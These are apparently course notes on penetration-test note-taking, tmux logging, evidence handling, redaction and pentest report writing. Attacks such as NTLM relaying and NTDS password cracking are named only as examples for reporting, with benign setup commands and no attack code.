- Findings - It’s recommended creating a subfolder for each finding and then writing your narrative and saving it in the folder along with any evidence. It is also worth keeping a section in your notetaking tool for recording findings information to help organize them for the report.
- Vulnerability Scan Research - A section to take notes on things you’ve researched and tried with your vulnerability scans.
- Service Enumeration Research - A section to take notes on which services you’ve investigated, failed exploitation attempts, promising vulns/misconfigs, etc.
- Web Application Research - A section to note down interesting web applications found through various methods, such as subdomain brute-forcing. It’s always good to perform thorough subdomain enumeration externally, scan for common web ports on internal assessments, and run a tool such as Aquatone or EyeWitness to screenshot all applications. As you review the screenshot report, note down applications of interest, common/default credential pairs you tried, etc.
- OSINT - A section to keep track of interesting information you’ve collected via OSINT, if applicable to the engagement.
- Administrative Information - Some people may find it helpful to have a centralized locations to store contact information for other project stakeholders like Project Managers or client Points of Contact, unique objectives/flags defined in the Rules of Engagement, and other items that you find yourself often referencing throughout the project. It can also be used as a running to-do list. As ideas pop up for testing that you need to perform or want to try but don’t have time for, be diligent about writing them down here so you can come back to them later.
- Scoping Information - Here, you can store information about in-scope IP addresses/CIDR ranges, web application URLs, and any credentials for web applications, VPN, or AD provided by the client. It could also include anything else pertinent to the scope of the assessment so you don’t have to keep re-opening scope information and ensure that you don’t stray from the scope of the assessment.
- Activity Log - High-level tracking of everything you did during the assessment for possible event correlation.
- Payload Log - Similar to the activity log, tracking the payloads you’re using in a client environment is critical.
Notetaking Tools
There are many tools available for notetaking, and the choice is very much personal preference. Here are some of the options available:
- CherryTree
- Visual Studio Code
- Evernote
- Notion
- GitBook
- Sublime Text
- Notepad++
- OneNote
- Outline
- Obsidian
- Cryptpad
- Standard Notes
Logging
It is essential that you log all scanning and attack attempts and keep raw tool output wherever possible. This will greatly help you come reporting time. Though your notes should be clear and extensive, you may miss something, and having your logs to fallback can help you when either adding more evidence to a report or responding to a client question.
Exploitation Attempts
Tmux logging is an excellent choice for terminal logging, and you should absolutely be using Tmux along with logging as this will save every single thing you type into a Tmux pane to a log file. It is also essential to keep track of exploitation attempts in case the client needs to correlate events later on. It is supremely embarrassing if you cannot produce this information, and it can make you look inexperienced and unprofessionalas a pentester. It can also be a good practice to keep track of things you tried during the assessment but did not work. This is especially useful for those instances in which you have little to no findings in your report. In this case, you can write up a narrative of the types of testing performed, so the reader can understand the kinds of things they are adequately protected against. You can set up Tmux logging on your system as follows:
First, clone the Tmux Plugin Manager repo to your home dir.
d41y@htb[/htb]$ git clone https://github.com/tmux-plugins/tpm ~/.tmux/plugins/tpm
Next, create a .tmux.conf file in the home directory.
d41y@htb[/htb]$ touch .tmux.conf
The config file should have the following contents:
d41y@htb[/htb]$ cat .tmux.conf
# List of plugins
set -g @plugin 'tmux-plugins/tpm'
set -g @plugin 'tmux-plugins/tmux-sensible'
set -g @plugin 'tmux-plugins/tmux-logging'
# Initialize TMUX plugin manager (keep at bottom)
run '~/.tmux/plugins/tpm/tpm'
After creating this config file, you need to execute it in your current session, so the settings in the .tmux.conf file take effect. You can do this with the source command.
d41y@htb[/htb]$ tmux source ~/.tmux.conf
Next, you can start a new Tmux session.
Once in the session, type [CTRL] + [B] and then hit [Shift] + [I], and the plugin will install.
Once the plugin is installed, start logging the current session by typing [CTRL] + [B] followed by [CTRL] + [P] to begin logging. If all went as planned, the bottom of the window will show that logging is enabled and the output file. To stop logging, repeat [CTRL] + [P] key combo or type exit to kill the session. Note that the log file will only be populated once you either stop logging or exit the Tmux session.
If you forget to enable Tmux logging and are deep into a project, you can perform retroactive logging by typing [CTRL] + [B] and then hitting [Alt] + [Shift] + [P], and the entire pane will be saved. The amount of saved data depends on the Tmux history-limit or the number of lines kept in the Tmux scrollback buffer. If this is left at the default value and you try to perform retroactive logging, you will most likely lose data from earlier in the assessment. To safeguard against this situation, you can add the following lines to the .tmux.conf file:
set -g history-limit 50000
Another handy trick is the ability to take a screen capture of the current Tmux window or an individual pane. Say you are working with a split window, one with Responder and one with ntlmrelayx.py. If you attempt to copy/paste the output from one pane, you will grab data from the other pane along with it, which will look messy and require cleanup. You can avoid this by taking a screen capture as follows: [CTRL] + [B] followed by [Alt] + [P].
There are many other things you can do with Tmux, customizations you can do with Tmux logging. It is worth reading up on all the capabilities that Tmux offers and finding out how the tool best fits your workflow. Finally, here are some additional plugins that you might like:
- tmux-sessionist - Gives you the ability to manipulate Tmux sessions from within a session: switching to another session, creating a new named session, killing a session without detaching Tmux, promote the current pane to a new session, and more.
- tmux-pain-control - A plugin for controlling panes and providing more intuitive key bindings for moving around, resizing, and splitting panes.
- tmux-resurrect - This extremely handy plugin allows you to restore your Tmux environment after your host restarts. Some features include restoring all sessions, windows, panes, and their order, restoring running programs in a pane, restoring Vim sessions, and more.
Artifacts Left Behind
At a minimum, you should be tracking when a payload was used, which host it was used on, what file path it was placed in on the target, and whether it was cleaned up or needs to be cleaned by the client. A file hash is also recommended for ease of searching on the client’s part. It’s best practice to provide this information even if you delete any web shells, payloads, or tools.
Account Creation / System Modifications
If you create accounts or modify system settings, it should be evident that you need to track those things in case you cannot revert them once the assessment is complete. Some examples include:
- IP address of the host(s)/hostname(s) where the change was made
- Timestamp of the change
- Location on the host(s) where the change was made
- Name of the application or service that was tampered with
- Name of the account and perhaps the password in case you are required to surrender it
It should go without saying, but as a professional and to prevent creating enemies out of the infrastructure team, you should get written approval from the client before making these types of system modifications or doing any sort of testing that might cause an issue with system stability or availability. This can typically be ironed out during the project kickoff call to determine the treshold beyond which the client is willing to tolerate without being notified.
Evidence
No matter the assessment type, your client does not care about the cool exploit chains you pull off or how easily you “pwned” their network. Ultimately, they are paying for the report deliverable, which should clearly communicate the issues discovered and evidence that can be used for validation and reproduction. Without clear evidence, it can be challenging for internal security teams, sysadmins, devs, etc., to reproduce your work while working to implement a fix or even to understand the nature of the issue.
What to Capture
As you know, each finding will need to have evidence. It may also be prudent to collect evidence of tests that were performed that were unsuccessful in case the client questions your thoroughness. If you’re working on the command line, Tmux logs may be sufficient evidence to paste into the report as literal terminal output, but they can be horribly formatted. For this reason, capturing your terminal output for siginificant steps as you go along and tracking that separately alongside your findings is a good idea. For everything else, screenshots should be taken.
Storage
Much like with your notetaking, it’s a good idea to come up with a framework for how you organize the data collected during an assessment. This may seem like overkill on smaller assessments, but if you’re testing in a large environment and don’t have a structured way to keep track of things, you’re going to end up forgetting something, violating the rules of engagement, and probably doing things more than once which can be a huge time waster, especially during a time-boxed assessment. Below is a suggested baseline folder structure, but you may need to adapt it accordingly depending on the type of assessment you’re performing or unique circumstances.
- Admin
- Scope of Work (SoW) that you’re working off of, your notes from the project kickoff meeting, status reports, vulnerability notifications, etc
- Deliverables
- Folder for keeping your deliverables as you work through them. This will often be your report but can include other items such as supplemental spreadsheets and slide decks, depending on the specific client requirements
- Evidence
- Findings
- It’s suggested creating a folder for each finding you plan to include in the report to keep your evidence for each finding in a container to make piecing the walkthrough together easier when you write the report.
- Scans
- Vuln scans
- Export files from your vuln scanner for archiving
- Service enum
- Export files from tools you use to enumerate services in the target environment like Nmap, Masscan, Rumble, etc.
- Web
- Export files for tools such as ZAP or Burp state files, EyeWitness, Aquatone, etc.
- AD enum
- JSON files from Bloodhound, CSV files generated from PowerView or ADRecon, Ping Castle data, Snaffler log files, CME logs, data from Impacket tools, etc.
- Vuln scans
- Notes
- A folder to keep your notes in.
- OSINT
- Any OSINT output from tools like Intelx and Maltego that doesn’t fit well in your notes document.
- Wireless
- Optional if wireless testing is in scope, you can use this folder for output from wireless testing tools.
- Logging output
- Logging output from Tmux, Metasploit, and any other log output that does not fit the “Scan” subdirectories listed above.
- Misc files
- Web shells, payloads, custom scripts, and any other files generated during the assessment that are relevant to the project.
- Retest
- This is an optional folder if you need to return after the original assessment and retest the previously discovered findings. You may want to replicate the folder structure you used during the initial assessment in this directory to keep your retest evidence separate from your original evidence.
- Findings
It’s a good idea to have scripts and tricks for setting up at the beginning of an assessment. You could take the following command to make your dirs and subdirs and adapt it further.
d41y@htb[/htb]$ mkdir -p ACME-IPT/{Admin,Deliverables,Evidence/{Findings,Scans/{Vuln,Service,Web,'AD Enumeration'},Notes,OSINT,Wireless,'Logging output','Misc Files'},Retest}
d41y@htb[/htb]$ tree ACME-IPT/
ACME-IPT/
├── Admin
├── Deliverables
├── Evidence
│ ├── Findings
│ ├── Logging output
│ ├── Misc Files
│ ├── Notes
│ ├── OSINT
│ ├── Scans
│ │ ├── AD Enumeration
│ │ ├── Service
│ │ ├── Vuln
│ │ └── Web
│ └── Wireless
└── Retest
Formatting and Redaction
Creds and Personal Identifiable Information (PII) should be redacted in screenshots and anything that would be morally objectionable, like graphic material or perhaps obscene comments and language. You may also consider the following:
- Adding annotations to the image like arrows or boxes to draw attention the important items in the screenshot, particularly if a lot is happening in the image.
- Adding a minimal border around the image to make it stand out against the white background of the document.
- Cropping the image to only display the relevant information.
- Inlcude the adress bar in the browser or some other information indicating what URL or host you’re connected to.
Screenshots
Wherever possible, you should try to use terminal output over screenshots of the terminal. It is easier to redact, highlight the important parts, typically looks neater in the document, and can avoid the document from becoming a massive, unwidely file if you have loads of findings. You should be careful not to alter terminal output since you want to give an exact representation of the command you ran and the result. It is OK to shorten/cut out the unnecessary output and mark the removed portion with <SNIP> but never alter output or add things that were not in the original command or output. Using text-based figures also makes it easier for the client to copy/paste to reproduce your results. It’s also important that the source material that you’re pasting from has all formatting stripped before going into your Word document. If you’re pasting text that has embedded formatting, you may end up pasting non UTF-8 encoded chars into your commands, which may actually cause the command to not work correctly when the client tries to repdroduce it.
One common way of redacting screenshots is through pixelation or blurring using a tool such as Greenshot. Research has shown that this method is not foolproof, and there’s a high likelihood that the original data could be recovered by reversing the pixelation/blurring technique. This can be done with a tool such as Unredacter. Instead, you should avoid this technique and use black bars over the text you would like to redact. You should edit the image directly and not just apply a shape in MS Word, as someone with access to the document could easily delete this. As an aside, if you are writing a blog post or something on the web with redacted sensitive data, do not rely on HTML/CSS styling to attempt to obscure the text as this can easily be viewed by highlighting the text or editing the page source temporarily. When in doubt, use console output but if you must use a terminal screenshot, then make sure you are appropriately redacting information.
Terminal
Typically the only thing that needs to be redacted from terminal output is credentials. This includes password hashes. For password hashes, you can usually just strip out the middle of them and leave the first and last 3 or 4 chars to show there was actually a hash there. For cleartext creds or any other human-readable content that needs to be obfuscated, you can just replace it with a <REDACTED> or <PASSWORD REDACTED> placeholder, or similar.
You should also consider color-coded highlighting in your terminal output to highlight the command that was run and the interesting output from that command. This enhances the reader’s ability to identify essential parts of the evidence and what to look for if they try to reproduce it on their own. If you’re working on a complex web payload, it can be difficult to pick out the payload in a gigantic URL-encoded request wall of text if you don’t do this for this for a living. You should take all opportunities to make the report clearer to your readers, who will often not have as deep an understanding of the environment as you do by the end of the assessment.
What Not to Archive
When starting a pentest, you are being trusted by your customers to enter their network and “do no harm” wherever possible. This means not bringing down any hosts or affecting the availability of applications, not changing passwords, making significant or difficult-to-reverse configuration changes, or viewing or removing certain types of data from the environment. This data may include unredacted PII, potentially criminal info, anything considered legally “discoverable”, etc. For example, if you gain access to a network share with sensitive data, it’s probably best to just screenshot the directory with the files in it rather than opening individual files and screenshotting the file contents. If the files are as sensitive as you think, they’ll get the message and know what’s in them based on the file name. Collecting actual PII and extracting it from the target environment may have significant compliance obligations for storing and processing that data like GDPR and the like and could open up a slew of issues for your company and you.
Types of Reports
Differences Across Assessment Types
Vulnerability Assessment
Vulnerability assessments involve running an automated scan of an environment to enumerate vulnerabilities. These can be authenticated or unauthenticated. No exploitation is attempted, but you will often look to validate scanner results so your report may show a client which scanner results are actual issues and which are false positives. Validation may consist of performing an additional check to confirm a vulnerable version is in use or a setting/misconfig is in place, but the goal is not to gain a foothold and move laterally/vertically. Some customers will even ask for scan results with no validation.
Internal vs External
An external scan is performed from the perspective of an anonymous user on the internet targeting the organization’s public systems. An internal scan is conducted from the perspective of a scanner on the internal network and investigates hosts from behind the firewall. This can be done from the perspective of an anonymous user on the corporate user network, emulating a compromised server, or any number of different scenarios. A customer may even ask for an internal scan to be conducted with credentials, which can lead to considerably more scanner findings to sift through but will also produce more accurate and less generic results.
Report Contents
These reports typically focus on themes that can be observed in the scan results and highlight the number of vulns and their severity levels. These scans can produce a LOT of data, so identifying patterns and mapping them to procedural deficiencies is important to prevent the information from becoming overwhelming.
Pentesting
Pentesting goes beyond automated scans and can leverage vulnerability scan data to help guide exploitation. Like vulnerability scans, these can be performed from an internal or external perspective. Depending on the type of pentest, you may not perform any kind of vulnerability scanning at all.
A pentest may be performed from various perspectives, such as “black box”, where you have no more information than the name of the company during an external or a network connection for an internal, “grey box” where you are given just in-scope IP addresses/CIDR network ranges, or “white box” where you may be given creds, source code, configurations, and more. Testing can be performed with zero evasion to attempt to uncover as many vulns as possible, from a hybrid evasive standpoint to test the customer’s defenses by starting out evasive and gradually becoming “noisier” to see at what level internal security teams/monitoring tools detect and block you. Typically once you are detected in this type of assessment, the client will ask you to move to non-evasive testing for the remainder of the assessment. This is a great assessment type to recommend to clients with some defenses in place but not a highly mature defensive security posture. It can help to show gaps in their defenses and where they should concentrate efforts on enhancing their detection and prevention rules. For more mature clients, this type of assessment can be a great test of their defenses and internal procedures to ensure that all parties perform their roles properly in the event of an actual attack.
Finally, you may be asked to perform evasive testing throughout the assessment. In this type of assessment, you will try to remain undetected for as long as possible and see what kind of access, if any, you can obtain while working stealthily. This can help to simulate a more advanced attacker. However, this type of assessment is often limited by time constraints that are not in place for a real-world attacker. A client may also opt for a longer-term adversary simulation that may occur over multiple months, with few company staff aware of the assessment and few or no client staff knowing the exact start day/time of the assessment. This assessment type is well-suited for more security mature organizations and requires a bit of a different skill set than a traditional network/application pentester.
Internal vs External
Similar to vulnerability scanning perspectives, external pentesting will typically be conducted from the perspective of an anonymous attacker on the internet. It may leverage OSINT data/publicly available information to attempt to gain access to sensitive data via applications or the internal network by attacking internet-facing hosts. Internal pentesting may be conducted as an anonymous user on the internal network or as an authenticated user. It is typically conducted to find as many flaws as possible to obtain a foothold, perform horizontal and vertical privesc, move laterally, and compromise the internal network.
Inter-Disciplinary Assessments
Some assessments may require involvement from people with diverse skillsets that complement one another. While logistically more complex, these tend to organically be more collaborative in nature between the consulting team and the client, which adds tremendous value to the assessment and trust in relationship. Some examples of these types of assessments include:
- Purple Team Style
- Cloud Focused Pentesting
- Comprehensive IoT
Web Application Pentesting
Depending on the scope, this type of assessment may also be considered an inter-disciplinary assessment. Some application assessments may only focus on identifying and validating the vulnerabilities in an application with role-based, authenticated testing with no interest in evaluating the underlying server. Others may want to test both the application and the infrastructure with the intent of initial compromise being through the web application itself and then attempting to move beyond the application to see what other hosts and systems behind it exist that can be compromised. The latter type of assessment would benefit from someone with a development and application testing background for initial compromise and then perhaps a network-focused pentester to “live off the land” and move around or escalate privileges through AD or some other means beyond the application itself.
Hardware Pentesting
This type of testing is often done on IoT-type devices but can be extended to testing the physical security of a laptop shipped by the client or an onsite kiosk or ATM. Each client will have different comfort level with the depth of testing here, so it’s vital to establish the rules of engagement before the assessment begins, particularly when it comes to destructive testing. If the client expects their device back in one piece and functioning, it is likely inadvisable to try desoldering chips from the motherboard or similar attacks.
Draft Report
It is becoming more commonplace for clients to expect to have a dialogue and incorporate their feedback into a report. This may come in many forms, whether they want to add comments on how they plan to address each finding, tweak potentially inflammatory language, or move things around to where it suits their needs better. For these reasons, it’s best to plan on submitting a draft report first, giving the client time to review it on their own, and then offering a time slot where they can review it with you to ask questions, get clarification, or explain what they would like to see. The client is paying for the report deliverable in the end, and you must ensure it is as thorough and valuable to them as possible. Some will not comment on the report at all, while others will ask for significant changes/additions to help it suit their needs, whether it be to make it presentable to their board of directors for additional funding to use the report as an input to their security roadmap for performing remediation and hardening their security posture.
Final Report
Typically, after reviewing the report with the client and confirming that they are satisfied with it, you can issue the final report with any necessary modifications. This may seem like a frivolous process, but several auditing firms will not accept a draft report to fulfill their compliance obligations, so it’s important from the client’s perspective.
Post-Remediation Report
It is also common for a client to request that the findings you discovered during the original assessment be tested again again after they’ve had an opportunity to correct them. This is all but required for organizations beholden to a compliance standard such as PCI. You should not be redoing the entire assessment for this phase of the assessment. But instead, you should be focusing on retesting only the findings and only the hosts affected by those findings from the original assessment. You also want to ensure that there is a time limit on how long after the initial assessment you perform remediation testing. Here are some of the things that might happen if you don’t.
- The client asks you to test their remediation several months or even a year or more later, and the environment has changed so much that it’s impossible to get an “apples to apples” comparison.
- If you check the entire environment for new hosts affected by a given finding, you may discover new hosts that are affected and fall into an endless loop of remediation testing the new hosts you discovered last time.
- If you run new large-scale scans like vulnerability scans, you will likely find stuff that wasn’t there before, and your scope will quickly get out of control.
- If a client has a problem with the “snapshot” nature of this type of testing, you could recommend a Breach and Attack Simulation (BAS) type tool to periodically run those scenarios to ensure they do not continue popping up.
If any of these situations occur, you should expect more scrutiny around severity levels and perhaps pressure to modify things that should not be modified to help them out. In these situations, your response should be carefully crafted to be both clear that you’re not going to cross ethical boundaries, but also commiserate with their situation and offer some ways out of it for them. This allows you to keep your integrity intact, fosters the feeling with the client that you sincerely care about their plight, and gives them a path forward without having to turn themselves inside out to make it happen.
One approach could be to treat this as a new assessment in these situations. If the client is unwilling, then you would likely want to retest just the findings from the original report and carefully note in the report the length of time that has passed since the original assessment, that this is a point in time check to assess whether ONLY the previously reported vulns affect the originally reported host or hosts and that it’s likely the client’s environment has changed significantly, and a new assessment was not performed.
In terms of report layout, some folks may prefer to update the original assessment by tagging affected hosts in each finding with a status, while others may prefer to issue a new report entirely that has some additional comparison content and an updated executive summary.
Attestation Report
Some clients will request an Attestation Letter or Attestation Report that is suitable for their vendors or customers who require evidence that they’ve had a pentest done. The most significant difference is that your client will not want to hand over the specific technical details of all of the findings or credentials or other secret information that may be included to a third party. This document can be derived from the report. It should focus only on the number of findings discovered, the approach taken, and general comments about the environment itself. This document should likely only be a page or two long.
Other Deliverables
Slide Deck
You may also be requested to prepare a presentation that can be given at several different levels. Your audience may be technical, or they may be more executive. The language and focus should be as different in your executive presentation as the executive summary is from the technical finding details in your report. Only including graphs and numbers will put your audience to sleep, so it’s best to be prepared with some anecdotes from your own experience or perhaps some recent current events that correlate to a specific attack vector or compromise. Bonus points if said story is in the same industry as your client. The purpose of this is not fear-mongering, and you should be careful not to present it that way, but it will help hold your audience’s attention. It will make the risk relatable enough to maximize their chances of doing something about it.
Spreadsheet of Findings
The spreadsheet of findings should be pretty self-explanatory. This is all of the fields in the findings of your report, just in a tabular layout that the client can use for easier sorting and other data manipulation. This may also assist them with importing those findings into a ticketing system for internal tracking purposes. This document should not inlcude your executive summary or narratives. Ideally, learn how to use pivot tables and use them to create some interesting analytics that the client might find interesting. The most helpful objective in doing this is sorting findings by severity or category to help prioritize remediation.
Vulnerability Notifications
Sometimes during an assessment, you will uncover a critical flaw that requires you to stop work and inform your clients of an issue so they can decide if they would like to issue an emergency fix or wait until after the assessment is over.
When to draft one
At a minimum, this should be done for any finding that is directly exploitable that is exposed to the internet and results in unauthenticated remote code execution or sensitive data exposure, or leverage weak/default credentials for the same. Beyond that, expectations should be set for this during the project kickoff process. Some clients may want all high and critical findings reported out-of-band regardless of whether they’re internal or external. Some folks may need mediums as well. It’s usually best to set a baseline for yourself, tell the client what to expect, and let them ask for modifications to the process if they need them.
Contents
Due to the nature of these notifications, it’s important to limit the amount of fluff in these documents so the technical folks can get right to the details and begin fixing the issue. For this reason, it’s probably best to limit this to the typical content you have in the technical details of your findings and provide tools-based evidence for the finding that the client can quickly reproduce if needed.
Components of a Report
Prioritizing Your Efforts
During an assessment, especially large ones, you’ll be faced with a lot of “noise” that you need to filter out to best focus your efforts and prioritize findings. As testers, you are required to disclose everything you find, but when there is a ton of information coming at you through scans and enumeration, it is easy to get lost or focus on the wrong things and waste time and potentially miss high-impact issues. This is why it is essential that you understand the output that your tools produce, have repeatable steps, to sift through all of this data, process it, and remove false positives or informational issues that could distract you from the goal of the assessment. Experience and a repeatable process are key so that you can sift through all of your data and focus your efforts on high-impact findings such as RCE flaws or others that may lead to sensitive data disclosure. It is worth it to report informational findings, but instead of spending the majority of your time validating these minor, non-exploitable issues, you may want to consider consolidating some of them into categories that show the client you were aware that the issues existed, but you were unable to exploit them in any meaningful way.
When starting in pentesting, it can be difficult to know what to prioritize, and you may fall down rabbit holes trying to exploit a flaw that doesn’t exist or getting a broken PoC exploit to work. Time and experience help here, but you should also lean on senior team members and mentors to help. Something that you may waste half a day on could be something that they have seen many times and could tell you quickly whether it is a false positive or worth running down. Even if they can’t give you a really quick black and white answer, they can at least point you in a direction that saves you several hours. Surround yourself with people you’re comfortable with asking for help that won’t make you feel like an idiot if you don’t know all the answers.
Writing an Attack Chain
The attack chain is your chance to show off the cool exploitation chain you took to gain a foothold, move laterally, and compromise the domain. It can be a helpful mechanism to help the reader connect the dots when multiple findings are used in conjunction with each other and gain a better understanding of why certain findings are given the severity rating that they are assigned. For example, a particular finding on its own may be medium-risk but, combined with one or two other issues, could elevate to high-risk, and this section is your chance to demonstrate that. A common example is using Responder to intercept NBT-NS/LLMNR traffinc and relaying it to hosts where SMB signing is not present. It can get really interesting if some findings can be incorporated that might otherwise seem inconsequential, like using an information disclosure of some sort to help guide you through an LFI to read an interesting configuration file, log in to an external-facing application, and leverage functionality to gain remote code execution and a foothold inside the internal network.
There are multiple ways to present this, and your style may differ. EXAMPLE: You will start with a summary of the attack chain and then walk through each step with supporting command output and screenshots to show the attack chain as clearly as possible. A bonus here is that you can re-use this as evidence for your individual findings so you don’t have to format things twice and can copy/paste them into the relevant finding.
Writing a Strong Executive Summary
The Executive Summary is one of the most important parts of the report. Your clients are ultimately paying for the report deliverable which has several purposes aside from showing weaknesses and reproduction steps that can be used by technical teams working on remediation. The report will likely be viewed in some part by other internal stakeholders such as Internal Audit, IT and IT Security management, C-level management, and even the Board of Directors. The report may be used to either validate funding from the prior year for infosec or to request additional funding for the following year. For this reason, you need to ensure that there is content in the report that can be easily understood by people without technical knowledge.
Key Concepts
The intended audience for the Executive Summary is typically the person that is going to be responsible for allocating the budget to fixing the issues you discovered. For better or worse, some of your clients have likely been trying to get funding to fix the issues presented in the report for years and fully intend to use the report as ammunition to finally get some stuff done. This is your best chance to help them out. If you lose your audience here and there are budgetary limitations, the rest of the report can quickly become worthless. Some key things to assume to maximize the effectiveness of the Executive Summary are:
- It should be obvious, but this should be written for someone who isn’t technical at all. The typical barometer for this is “if your parents can’t understand what the point is, then you need to try again”.
- The reader doesn’t do this every day. They don’t know what Rubeus does, what password spraying means, or how it’s possible that tickets can grant different tickets.
- This may be the first time they’ve ever been through a pentest.
- Much like the rest of the world in the instant gratification age, their attention span is small. When you lose it, you are extraordinarily unlikely to get it back.
- Along the same lines, no one likes to read something where they have to Google what things mean. Those are called distractions.
Do
- When talking about metrics, be as specific as possible.
- It’s a summary. Keep it that way.
- Describe the types of things you managed to access.
- Describe the general things that need to improve to mitigate the risks you discovered.
- If you’re feeling brave and have a decent amount of experience on both sides, provide a general expectation for how much effort will be necessary to fix some of this.
Do Not
- Name or recommend specific vendors.
- Use Acronyms.
- Spend more time talking about stuff that doesn’t matter than you do about the significant findings in the report.
- Use words that no one has ever heard of before.
- Reference a more technical section of the report.
Anatomy of the Executive Summary
The first thing you’ll likely want to do is get a list of your findings together and try categorizing the nature of the risk of each one. These categories will be the foundation for what you’re going to discuss in the executive summary.
Summary of Recommendations
Before you get into the technical findings, it’s a good idea to provide a Summary of Recommendations or Remediation Summary. Here you can list your short, medium, and long-term recommendations based on your findings and the current state of the client’s environment. You’ll need to use your experience and knowledge of the client’s business, security budget, staffing considerations, etc., to make accurate recommendations. Your clients will often have input on this section, so you want to get it right, or the recommendations are useless. If you structure this properly, your clients can use it as the basis for a remediation roadmap. If you opt not to do this, be prepared for clients to ask you to prioritize remediation for them. It may not happen all the time, but if you have a report with 15 high-risk findings and nothing else, they’re likely going to want to know which of them is “the most high”.
You should tie each recommendation back to a specific finding and not include any short or medium-term recommendations that are not actionable by remediating findings reported later in the report. Long-term recommendations may map back to informational/best practice recommendations such as “Create baseline security templates for Windows Server and Workstation hosts” but may also be catch-all recommendations such as “Perform periodic Social Engineering engagements with follow-on debriefings and security awareness training to build a security-focused culture within the organization from the top down.”.
Some findings could have an associated short and long-term recommendation. For example, if a particular patch is missing in some places, that is a sign that the organization struggles with patch management and perhaps does not have a strong patch management program, along with associated policies and procedures. The short-term solution would be to push out the relevant patches, while the long-term objective would be to review patch and vulnerability management processes to address any gaps that would prevent the same issue from cropping up again. In the application security world, it might instead be fixing the code in the short term and in the long term, reviewing the SDLC to ensure security is considered early enough in the development process to prevent issues from making it into production.
Findings
After the Executive Summary, the Findings section is one of the most important. This section gives you a chance to show off your work, paint the client a picture of the risk to their environment, give technical teams the evidence to validate and reproduce issues and provide remediation advice.
Appendices
There are appendices that should appear in every report, but others will be dynamic and may not be necessary for all reports. If any of these appendices bloat the size of the report unnecessarily, you may want to consider whether a supplemental spreadsheet would be a better way to present the data.
Static Appendices
Scope
Shows the scope of the assessment. Most auditors that the client has to hand your report to will need to see this.
Methodology
Explain the repeatable process you follow to ensure that your assessments are thorough and consistent.
Severity Ratings
If your severity ratings don’t directly map to a CVSS score or something similar, you will need to articulate the criteria necessary to meet your severity definitions. You will have to defend this occasionally, so make sure it is sound and can be backed up with logic and that the findings you inlcude in your report are rated accordingly.
Biographies
If you perform assessments with the intent of fulfilling PCI compliance specifically, the report should inlcude a bio about the personnel performing the assessment with the specific goal of articulating that the consultant is adequately qualified to perform the assessment. Even without compliance obligations, it can help give the client peace of mind that the person doing their assessment knew what they were doing.
Dynamic Appendices
Exploitation Attempts and Payloads
If you’ve ever done anything in incident response, you should know how many artifacts are left behind after a pentest for the forensics guys to try and sift through. Be respectful and keep track of the stuff you did so that if they experience an incident, they can differentiate what was you versus an actual attacker. If you generate custom payloads, particularly if you drop them on disk, you should also inlcude the details of those payloads here, so the client knows exactly where to go and what to look for to get rid of them. This is especially important for the payloads that you cannot clean up yourself.
Compromised Credentials
If a large number of accounts were compromised, it is helpful to list them here so that the client can take action against them if necessary.
Configuration Changes
If you made any configuration changes in the client environment, you should itemize all of them so that the client can revert them and elimante any risks you introduced into the environment. Obviously, it’s ideal if you put things back the way you found them yourself and get approval in writing from the client to change things to prevent getting yelled at later on if your change has unintended consequences for a revenue-generating process.
Additional Affected Scope
If you have a finding with a list of affected hosts that would be too much to include with the finding itself, you can usually reference an appendix in the finding to see a complete list of the affected hosts where you can create a table to display them in multiple columns. This helps keep the report clean instead of having a bulleted list several pages long.
Information Gathering
If the assessment is an External Pentest, you may include additional data to help the client understand their external footprint. This could include whois data, domain ownership information, subdomains, discovered emails, accounts found in public breach data, an analysis of the client’s SSL/TLS configurations, and even a listing of externally accessible ports/services. This data can be beneficial in a low-to-no-finding report but should convey some sort of value to the client and not just be “fluff”.
Domain Password Analysis
If you’re able to gain Domain Admin access and dump the NTDS database, it’s a good idea to run this through Hashcat with multiple wordlists and rules and even brute-force NTLM up through eight characters if your password cracking rig is powerful enough. Once you’ve exhausted your cracking attempts, a tool such as DPAT can be used to produce a nice report with various statistics. You may want to include some key stats from this report. This can help drive home themes in the Executive Summary and Findings sections regarding weak passwords. You may also wish to provide the client with the entire DPAT report as supplementary data.
Reporting
How to Write Up a Finding
The Findings section of your report is the “meat”. This is where you get to show off what you found, how you exploited them, and give the client guidance on how to remediate the issues. The more detail you can put into each finding, the better. This will help technical teams reproducde the finding on their own and then be able to test that their fix worked. Being detailed in this section will also help whoever is tasked with the post-remediation assessment if the client contracts your firm to perform it. While you’ll often have “stock” findings in some sort of database, it’s essential to tweak them to fit your client’s environment to ensure you aren’t mispresenting anything.
Breakdown of a Finding
Each finding should have the same general type of information that should be customized to your client’s specific circumstances. If a finding is written to suit several different scenarios or protocols, the final version should be adjusted to only reference the particular circumstances you identified. “Default Credentials” could have different meanings for risk if it affects a DeskJet printer versus the building’s HVAC control or another high-impact web application. At a minimum, the following information should be included for each finding:
- Description of the finding and what platform(s) the vuln affects
- Impact if the finding is left unresolved
- Affected systems, networks, environments, or applications
- Recommendation for how to address the problem
- Reference links with additional information about the finding and resolving it
- Steps to reproduce the issue and the evidence that you collected
Some additional, optional fields include:
- CVE
- OWASP, MITRE IDs
- CVSS or similar score
- Ease of exploitation and probability of attack
- Any other information that might help learn about and mitigate the attack
Showing Finding Reproduction Steps Adequately
As mentioned in the previous section regarding the Executive Summary, it’s important to remeber that even though your point-of-conract might be reasonable technical, if they don’t have a background specifically in pentesting, there is a pretty decent chance they won’t have any idea what they’re looking at. They may have never even heard of the tool you used to exploit this vuln, much less understand what’s important in the wall of text it spits out when the command runs. For this reason, it’s crucial to guard yourself against taking things for granted and assuming people know how to fill in the blanks themselves. If you don’t do this correctly, this will erode the effectiveness of your deliverable, but this time in the eyes of your technical audience. Some concepts to consider:
- Break each step into its own figure. If you perform multiple steps in the same figure, a reader unfamiliar with the tools being used may not understand what is taking place, much less have an idea of how to reproduce it themselves.
- If setup is required, capture the full configuration so the reader can see what the exploit config should look like before running the exploit. Create a second figure that shows what happens when you run the exploit.
- Write a narrative between figures describing what is happening and what is going through your head at this point in the assessment. Do not try to explaint what is happening in the figure with the caption and have a bunch of consecutive figures.
- After walking through your demonstration using your preferred toolkit, offer alternative tools that can be used to validate the finding if they exist.
Your primary objective should be to present evidence in a way that is understandable and actionable to the client. Think about how the client will use the information you’re presenting. If you’re showing a vuln in a web application, a screenshot of Burp isn’t the best way to present this information if you’re crafting your own web requests. The client will probably want to copy/paste the payload from your testing to recreate it, and they can’t do that if it’s just a screenshot.
